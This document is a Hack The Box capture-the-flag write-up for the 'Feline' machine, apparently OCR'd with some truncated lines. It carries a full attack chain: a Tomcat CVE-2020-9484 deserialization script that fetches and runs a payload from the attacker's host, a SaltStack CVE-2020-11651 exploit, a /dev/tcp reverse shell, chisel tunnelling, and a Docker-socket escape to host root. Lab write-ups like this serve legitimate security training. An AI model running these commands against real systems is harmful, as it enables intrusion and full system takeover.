
Féline - Writeup HTB


author : PierreAD



Nmap | Tomcat :

Scan return 2 ports

▼ we can explore web-server (http-proxy) on port 8080 :



On this page http://feline.htb:8080/service , we can see upload formulare in action to /upload.jsp

Apache version is : **Apache Tomcat 9.0.27**


Exploit is avaliable for this version :

> https://romnenko.medium.com/apache-tomcat-deserialization-of-untrusted-data-rce-cve-2020-9484-afc9a12492c4

for use exploit, we need this tool :


https://github.com/frohoff/ysoserial

▼ I Create script.sh to automate the whole process :



```
#!/bin/bash

echo "ne pas oublier de lancer le serveur web"

echo "Création des fichiers : "
java -jar ysoserial-master-d367e379d9-1.jar CommonsCollections2 'curl http://10.10.14.115:8000/payload.sh -o /tmp/payload.sh' > dow
java -jar ysoserial-master-d367e379d9-1.jar CommonsCollections2 "chmod 777 /tmp/payload.sh" > chmodPayload.session
java -jar ysoserial-master-d367e379d9-1.jar CommonsCollections2 'bash /tmp/payload.sh' > executePayload.session

echo "upload des fichiers : "

curl http://feline.htb:8080/upload.jsp -H 'Cookie:JSESSIONID=../../../opt/samples/uploads/downloadPayload' -F 'image=@downloadPaylo
sleep 1
curl http://feline.htb:8080/upload.jsp -H 'Cookie:JSESSIONID=../../../opt/samples/uploads/downloadPayload'
sleep 1
curl http://feline.htb:8080/upload.jsp -H 'Cookie:JSESSIONID=../../../opt/samples/uploads/chmodPayload' -F 'image=@chmodPayload.ses
sleep 1
curl http://feline.htb:8080/upload.jsp -H 'Cookie:JSESSIONID=../../../opt/samples/uploads/chmodPayload'
sleep 1
curl http://feline.htb:8080/upload.jsp -H 'Cookie:JSESSIONID=../../../opt/samples/uploads/executePayload' -F 'image=@executePayloac
sleep 1
curl http://feline.htb:8080/upload.jsp -H 'Cookie:JSESSIONID=../../../opt/samples/uploads/executePayload'

echo "And Voila !!! "
```


After script execution : we are tomcat !



```
peter@kali:~$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.115] from (UNKNOWN) [10.10.10.205] 55724
whoami
tomcat
```

After executing Linpeas we can see a unusual thing :


- port 4506 and 4505 in listenning



```
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4505          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4506          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:34171         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0    430 10.10.10.205:58932      10.10.14.108:1337       ESTABLISHED 9441/bash
tcp        0      0 10.10.10.205:49968      10.10.14.80:4444        ESTABLISHED 2310/bash
tcp        0      1 10.10.10.205:37582      1.1.1.1:53              SYN_SENT    -
tcp        0      0 10.10.10.205:60520      10.10.14.80:7777        ESTABLISHED 2717/./chisel
tcp6       0      0 :::8080                 :::*                    LISTEN      970/java
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8005          :::*                    LISTEN      970/java
udp        0      0 10.10.10.205:48149      1.0.0.1:53              ESTABLISHED -
udp        0      0 127.0.0.53:53           0.0.0.0:*               -
udp        0      0 127.0.0.1:49738         127.0.0.53:53           ESTABLISHED -

[+] Can I sniff with tcpdump?
```

Saltstack | Chisel :

saltstack is open-source software for event-driven IT automation, remote task execution, and configuration management.



I suppose, We are Master and docker containers, are Minions

After some research i found this exploit : CVE-2020-11651-poc

Tomcat doesnt have python3, we have to execute chisel to create tunel to my machine and the host tomcat (port 4506, to execute SaltStack exploit)

```
./chisel server -p LPORT --reverse
./chisel client TONIP:LPORT R:RPORT:localhost:RPORT
```

▼ On my Kali :

```
peter@kali:~$ chisel server -p 9000 -reverse
2021/02/05 12:29:30 server: Reverse tunnelling enabled
2021/02/05 12:29:30 server: Fingerprint qFc5pD1lcZGdh8lXZv4x3DxZTBe9e2dnjcAfNyffh60=
2021/02/05 12:29:30 server: Listening on http://0.0.0.0:9000
```

▼ On my Victime

```
$ ./chisel client 10.10.14.115:9000 R:4506:127.0.0.1:4506
./chisel client 10.10.14.115:9000 R:4506:127.0.0.1:4506
2021/02/05 11:42:02 client: Connecting to ws://10.10.14.115:9000
2021/02/05 11:42:02 client: Connected (Latency 35.79856ms)
```

▼ I can now execut exploit :

```
peter@kali:~/Documents/HTB/Feline/Roo$ python3 expl.py
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to ab
ort.
[+] Checking salt-master (127.0.0.1:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: IF7qqH4hXXiW8hmXAZGhmAgXJwfiHUIqEXkzFdtdIQiKq76GiSjqqMszDDhr+T/8g5fv3bj+Hbk=
```

Exploit | Docker :

I can now execute exploit :


```
peter@kali:~/Documents/HTB/Feline/Roo$ python3 expl.py
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to ab
ort.
[+] Checking salt-master (127.0.0.1:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: IF7qqH4hXXiW8hmXAZGhmAgXJwfiHUIqEXkzFdtdIQiKq76GiSjqqMszDDhr+T/8g5fv3bj+Hbk=
```

✅ Version is Vulnerable !

- Running command

```
peter@kali:~/Documents/HTB/Feline/Ros$ python3 expl.py -r /etc/passwd
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to ab
ort.
[+] Checking salt-master (127.0.0.1:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: IF7qqH4hXXiW8hmXAZGhmAgXJwfiHUIqEXkzFdtdIQiKq76GiSjqqMszDDhr+T/8g5fv3bj+Hbk=
[+] Attemping to read /etc/passwd from 127.0.0.1
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
```

- and now **revershell**

```
peter@kali:~/Documents/HTB/Feline/Ros$ python3 expl.py --exec 'bash -c "bash -i >& /dev/tcp/10.10.14.115/4848 0>&1"'
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to a
ort.
[+] Checking salt-master (127.0.0.1:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: IF7qqH4hXXiW8hmXAZGhmAgXJwfiHUIqEXkzFdtdIQiKq76GiSjqqMszDDhr+T/8g5fv3bj+Hbk=
[+] Attemping to execute bash -c "bash -i >& /dev/tcp/10.10.14.115/4848 0>&1" on 127.0.0.1
[+] Successfully scheduled job: 20210205115150476566
```

```
peter@kali:~$ nc -lvnp 4848
listening on [any] 4848 ...
connect to [10.10.14.115] from (UNKNOWN) [10.10.10.205] 58866
bash: cannot set terminal process group (9472): Inappropriate ioctl for device
bash: no job control in this shell
root@2d24bf61767c:~#
```

⚠ we are in docker container

home contain littles hint :

▼ todo.txt

```
root@2d24bf61767c:~# cat todo.txt
cat todo.txt
- Add saltstack support to auto-spawn sandbox dockers through events.
- Integrate changes to tomcat and make the service open to public.
```

▼ .bash_history

```
cat todo.txt
printf -- '- Add saltstack support to auto-spawn sandbox dockers through events.\n- Integrate changes to tomcat and make the service open to public.\n' > tod
o.txt
cd /home/tomcat
cat /etc/passwd
exit
cd /root/
ls
cat todo.txt
ls -la /var/run/
curl -s --unix-socket /var/run/docker.sock http://localhost/images/json
exit
clear
ls
cat nc
ls
cat todo.txt
```

Privsec | Socket :

- Linpeas execution : docker host contain writable socket file

```
[+] Analyzing .socket files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sockets
Writable .socket file: /lib/systemd/system/ssh.socket
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Writable .socket file: /usr/lib/systemd/user/dirmngr.socket
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Writable .socket file: /usr/lib/systemd/user/gpg-agent-browser.socket
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Writable .socket file: /usr/lib/systemd/user/gpg-agent-extra.socket
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Writable .socket file: /usr/lib/systemd/user/gpg-agent-ssh.socket
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Writable .socket file: /usr/lib/systemd/user/gpg-agent.socket
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Writable .socket file: /usr/lib/systemd/user/sockets.target.wants/dirmngr.socket
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Writable .socket file: /usr/lib/systemd/user/sockets.target.wants/gpg-agent-browser.socket
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Writable .socket file: /usr/lib/systemd/user/sockets.target.wants/gpg-agent-extra.socket
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Writable .socket file: /usr/lib/systemd/user/sockets.target.wants/gpg-agent-ssh.socket
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Writable .socket file: /usr/lib/systemd/user/sockets.target.wants/gpg-agent.socket
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)

[+] HTTP sockets
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sockets
```

▼ Many Source for privesc and exploit Socket file docker

- https://dejandayoff.com/the-danger-of-exposing-docker.sock/.
- https://blog.secureideas.com/2018/05/escaping-the-whale-things-you-probably-shouldnt-do-with-docker-part-1.html

But after some tentative, nothing happened

Using curl, if i request this : i can obtain many informations on image ref in todo.txt :

```
root@2d24bf61767c:~# curl -XGET --unix-socket /var/run/docker.sock http://localhost/images/json
<t /var/run/docker.sock http://localhost/images/json
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   516  100   516    0     0   251k      0 --:--:-- --:--:-- --:--:--  251k
[{"Containers":-1,"Created":1590787186,"Id":"sha256:a24bb4013296f61e89ba57005a7b3e52274d8edd3ae2077d04395f806b63d83e","Labels":null,"ParentId":"","RepoDigest
s":null,"RepoTags":["sandbox:latest"],"SharedSize":-1,"Size":5574537,"VirtualSize":5574537},{"Containers":-1,"Created":1588544489,"Id":"sha256:188a2704d8b01d
4591334d8b5ed86892f56bfe1c68bee828edc2998fb015b9e9","Labels":null,"ParentId":"","RepoDigests":["<none>@<none>"],"RepoTags":["<none>:<none>"],"SharedSize":-1,
"Size":1056679100,"VirtualSize":1056679100}]
```

- Images'name is “sandbox:latest”

▼ First i try during lot of time this :

```
$ echo -e '{"Image":"sandbox:latest","Cmd":['\''bash -c "bash -i  >& /dev/tcp/10.10.14.115/4848 0>&1"'\''],"Binds":["/:/tmp"]}'
$ curl -XPOST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock -d "$(cat container.json)" http://localhost
id  : {resultat}
$ curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/{Resultat}/start
```


But char' escape block me

▼ Solution (Thanks to @0xmaxpower to help by giving me a hint)

```
$ curl -s -X POST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock -d "{\"Image\":\"sandbox\", \"cmd\": [\
id : {  Result }
$ curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/6b916c329fe53c1984efc98e1cacf4ba949b914c47371cda929
```

⚠

- **Chroot** : chroot allow us to change apparent root directory
- **Binds** : Bind command allow us to mount volume in docker, first arg is source, second is target.



⚠ Actually we are not host but we cloned the / of host in the docker just create, so we have acces to root.txt